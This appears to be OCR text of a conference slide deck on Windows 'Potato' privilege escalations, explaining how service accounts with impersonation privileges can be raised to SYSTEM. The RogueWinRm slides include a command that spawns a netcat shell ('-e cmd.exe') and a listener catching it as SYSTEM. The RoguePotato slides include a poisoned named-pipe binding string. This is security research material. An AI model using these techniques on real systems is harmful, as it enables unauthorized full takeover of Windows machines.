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BRIEFINGS

The Rise of Potatoes: Privilege Escalations in Windows Services

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whoami

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- Passionate about IT security and constantly trying to learn and experiment new cool stuff, especially on Windows Systems
- CTF player and proud member of @DonkeysTeam

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Why this talk

- Windows Service Accounts usually holds “impersonation privileges” which can be (easily) abused for privilege escalation once compromised
- “Rotten/JuicyPotato” exploits do not work anymore in latest Windows releases
- Any chance to get our potatoes alive and kicking, again?


Agenda

- Basic Concepts:
  - Windows Services
  - Windows Service Accounts
  - WSH (Windows Service Hardening)
  - Impersonation
- From Service to System
  - RogueWinRm
  - RoguePotato
  - Juicy2
  - Other non-”potatoes” techniques
- Relaying potatoes authentication
- Mitigations
- Conclusion

Windows Services

- What is a service?
  - Particular process that runs in a separate Session and without user interaction.
  - The classic Linux daemon, but for windows
- Why so important?
  - Most of the Windows core components are run through a service
  - DCOM, RPC, SMB, IIS, MSSQL, etc…
  - Being daemons they will be an exposed attack surface
- Must be run with a **Service Account User**
- Configurations are under **HKLM\SYSTEM\CurrentControlSet\Services**

Windows Services



Process	CPU	Private Bytes	Working Set	PID	Session
wininit.exe		1,428 K	6,332 K	572	0 W
services.exe		4,844 K	8,836 K	696	0 S
svchost.exe		904 K	3,716 K	856	0 H
svchost.exe	< 0.01	10,264 K	25,968 K	880	0 H
svchost.exe		7,756 K	14,176 K	1004	0 H
svchost.exe	< 0.01	2,296 K	7,820 K	412	0 H
svchost.exe		1,672 K	6,388 K	1048	0 H
svchost.exe		2,316 K	10,408 K	1072	0 H
svchost.exe		1,892 K	8,400 K	1080	0 H

→ How you recognize a service?

- Child process of services.exe (SCM)
- Process in Session 0
- From source code perspective: SvcInstall(), SvcMain(), SvcCtrlHandler(), SvcInit()…

```
C:\Windows\system32>whoami /groups

GROUP INFORMATION
-----------------

Group Name                             Type             SID
====================================== ================ ============
Mandatory Label\System Mandatory Level Label            S-1-16-16384
Everyone                               Well-known group S-1-1-0
BUILTIN\Users                          Alias            S-1-5-32-545
NT AUTHORITY\SERVICE                   Well-known group S-1-5-6
CONSOLE LOGON                          Well-known group S-1-2-1
NT AUTHORITY\Authenticated Users       Well-known group S-1-5-11
NT AUTHORITY\This Organization         Well-known group S-1-5-15
LOCAL                                  Well-known group S-1-2-0
```

→ How the NT Kernel recognize a service…

- S-1-5-6 Service
  A group that includes all security principals that have logged on as a service.

Windows Services Accounts


- Windows Service Accounts have the password managed internally by the operating system

- Service Account types:
  - **Local System**
  - Local Service / Network Service Accounts
  - Managed Service & Virtual Accounts

- Allowed to logon as a Service, **logon type 5**

- Could be also a normal user who has been granted the right **“Log on as a Service”**

Windows Services Accounts



Windows Services Hardening (WSH)

- Until Windows Server 2003/XP every service was run as **SYSTEM**
- If you compromise a service you have compromised also the **whole machine**
- WSH to the rescue, at least that was the initial goal
- Great references by @tiraniddo [1] and @cesarcer [2]

[1] https://www.tiraniddo.dev/2020/01/empirically-assessing-windows-service.html
[2] https://downloads.immunityinc.com/infiltrate-archives/WindowsServicesHacking.pdf

Windows Services Hardening (WSH)

- Limited Service Accounts
  - Introduction of the **LOCAL SERVICE** and **NETWORK SERVICE** accounts, less privileges than SYSTEM account.
- Reduced Privileges
  - Services run only with specified privileges (**least privilege**)
- Write-Restricted Token
- Per-Service SID
  - Service access token has dedicated and **unique owner SID**. No SID sharing across different services
- Session 0 Isolation
- System Integrity Level
- UIPI (User interface privilege isolation)

Impersonation

- *"Impersonation is the ability of a thread to execute in a security context that is different from the context of the process that owns the thread."* MSDN
- Basically it allows to execute code on behalf of another user
- Token forged by impersonation are known as **secondary token** or **impersonation token**
- Your process token must hold the **SeImpersonatePrivilege** ("Impersonate a Client After Authentication") to perform the impersonation
- It is the prerequisite for all the techniques will be shown

Impersonation

- Impersonation assigns a token to a **thread**, replace the token used in access checks for the majority of system calls [1]

Direct Setting
SetThreadToken()
ImpersonateLoggedOnUser()
NtSetInformationThread(...)


Indirect Setting
ImpersonateNamedPipeClient()
RpcImpersonateClient()
CoImpersonateClient()


Kernel Setting
PsImpersonateClient()
SeImpersonateClient/Ex()

[1] https://conference.hitb.org/hitbsecconf2017ams/materials/D2T3%20-%20James%20Forshaw%20-%20Introduction%20to%20Logical%20Privilege%20Escalation%20on%20Windows.pdf

Impersonation

- You are wondering now: what is the link between Services and the impersonation privileges?





From Service to SYSTEM

RogueWinRm

- **Release Date**: *6 December 2019*
- **Authors**: *@decoder_it - @splinter_code – 0xEA (@DonkeysTeam)*

- **Brief Description**
  - Force the BITS service to authenticate to a Rogue WinRm HTTP server in a NTLM challenge/response authentication resulting in a SYSTEM token stealing. [1]

- **Requirements**
  - WinRm Port (5985) available for listening
  - By default impact only Windows clients, no Windows Servers

[1] https://decoder.cloud/2019/12/06/we-thought-they-were-potatoes-but-they-were-beans/

RogueWinRm

- When a BITS object get initialized a weird behavior happens
- BITS object could be created through a DCOM activation using its **CLSID** or by a simple "**bitsadmin /list**"

```
C:\Windows\System32>nc64.exe -lvnp 5985
listening on [any] 5985 ...
connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 50654
POST /wsman HTTP/1.1
Connection: Keep-Alive
Content-Type: application/soap+xml;charset=UTF-16
Authorization: Negotiate YGwGBisGAQUFAqBiMGCgGjAYBgorBgEEAYI3AgIKBgorBgEEAYI3AgIeokIEQE5UTE1TU1AAAQAAALeyC
OIJAAkANwAAAA8ADwAoAAAACgC6RwAAAA9ERVNLVE9QLTVBS0pQVDZXT1JLR1JPVVA=
User-Agent: Microsoft WinRM Client
Content-Length: 0
Host: localhost:5985
```

RogueWinRm

- RogueWinRm is a minimal **webserver** that performs NTLM authentication over HTTP




Image from --> https://foxglovesecurity.com/2016/09/26/rotten-potato-privilege-escalation-from-service-accounts-to-system/

```
C:\everyone>whoami
nt authority\local service

C:\everyone>whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
SeAssignPrimaryTokenPrivilege Replace a process level token             Disabled
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process        Disabled
SeSystemtimePrivilege         Change the system time                    Disabled
SeShutdownPrivilege           Shut down the system                      Disabled
SeAuditPrivilege              Generate security audits                  Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeUndockPrivilege             Remove computer from docking station      Disabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled
SeTimeZonePrivilege           Change the time zone                      Disabled

C:\everyone>RogueWinRm.exe -p "C:\everyone\nc64.exe" -a " 127.0.0.1 3001 -e cmd.exe"

Listening for connection on port 5985 ....
BITS is running... Waiting 30 seconds for Timeout (usually 120 seconds for timeout)...

Received http negotiate request

Sending the 401 http response with ntlm type 2 challenge

Received http packet with ntlm type3 response

Using ntlm type3 response in AcceptSecurityContext()

BITS triggered!


[+] authresult 0
NT AUTHORITY\SYSTEM

[+] CreateProcessWithTokenW OK
```

```
C:\Windows\System32>nc64.exe -lvnp 3001
listening on [any] 3001 ...
connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 50860
Microsoft Windows [Version 10.0.18362.1082]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system
```

RoguePotato



- **Release Date**: *11 May 2020*
- **Authors**: *@decoder_it - @splinter_code*

- **Brief Description**
  - Tricks the DCOM activation service in contacting a remote Rogue Oxid Resolver to force RPCSS writing to a controlled named pipe getting a NETWORK SERVICE token. After that it uses Token Kidnapping to steal a SYSTEM token from the process space of RPCSS [1]

- **Requirements**
  - The machine can make an outbound connection on port 135
  - SMB Running
  - DCOM Running

[1] https://decoder.cloud/2020/05/11/no-more-juicypotato-old-story-welcome-roguepotato/

RoguePotato: the attack flow 1/4

Step 1


Trigger Istorage (Account with Impersonation privs)

RoguePotato: the attack flow 1/4

- **Tricking the DCOM activation service [1]**
  - Pick a **CLSID** to create an object activation request
  - Once the object is created, initializes it to a marshalled object. (**IStorage**)
  - In the marshalled object (**OBJREF_STANDARD**) we specify the string binding for a remote oxid resolver. This will be the ip of our remote rogue oxid resolver
  - When the COM object will **unmarshal** the object (**CoGetInstanceFromIStorage**) it will trigger an oxid resolution request to our rogue oxid resolver in order to locate the binding information of the object

[1] Credits to @tiraniddo --> https://bugs.chromium.org/p/project-zero/issues/detail?id=325

RoguePotato: the attack flow 2/4




RoguePotato: the attack flow 2/4

- Forward the resolution coming to the remote host (port 135) back to the local host where the **Rogue Oxid Resolver** runs
- Write the code of the malicious **ResolveOxid2()** in order to return a poisoned answer:
  - Force the usage of RPC over SMB (**ncacn_np**) instead of RPC over TCP (ncacn_ip_tcp)
  - Return the binding information exploiting a path validation bypass [1]:

    ncacn_np:localhost/pipe/roguepotato[\pipe\epmapper]
- Result: the activator (RPCSS), instead of using the default named pipe **\pipe\epmapper**, will use a non-existent named pipe **\pipe\roguepotato\pipe\epmapper** for locating the endpoint information

[1] Credits to @itm4n and @jonasLyk --> https://itm4n.github.io/printspoofer-abusing-impersonate-privileges/

RoguePotato: the attack flow 3/4



RoguePotato: the attack flow 3/4

- Create listener on the free named pipe **\\.\pipe\roguepotato\pipe\epmapper** and wait for the connection from RPCSS, then we call **ImpersonateNamedPipeClient()** to impersonate the client

- Should we expect a surprise?

RoguePotato: the attack flow 3/4

Token Viewer

Processes | Threads | Handles | Logon User | Services


Process	Thread ID	User	Impersonation Level
7460 - RoguePotato.exe	13824	NT AUTHORITY\NETWORK SERVICE	Impersonation

RoguePotato.exe:7460.13824 - User NT AUTHORITY\NET...

Main Details | Groups | Privileges | Default Dacl | Misc | Operations | Token Source

Name	Flags
BUILTIN\Users	Mandatory, Enabled
Everyone	Mandatory, Enabled
LOCAL	Mandatory, Enabled
NT AUTHORITY\Authenticated Users	Mandatory, Enabled
NT AUTHORITY\LogonSessionId_0_52500	Mandatory, Enabled, Owner, LogonId
NT AUTHORITY\NETWORK SERVICE	None
NT AUTHORITY\SERVICE	Mandatory, Enabled
NT AUTHORITY\This Organization	Mandatory, Enabled
NT SERVICE\RpcEptMapper	Enabled, Owner
NT SERVICE\RpcSs	Owner

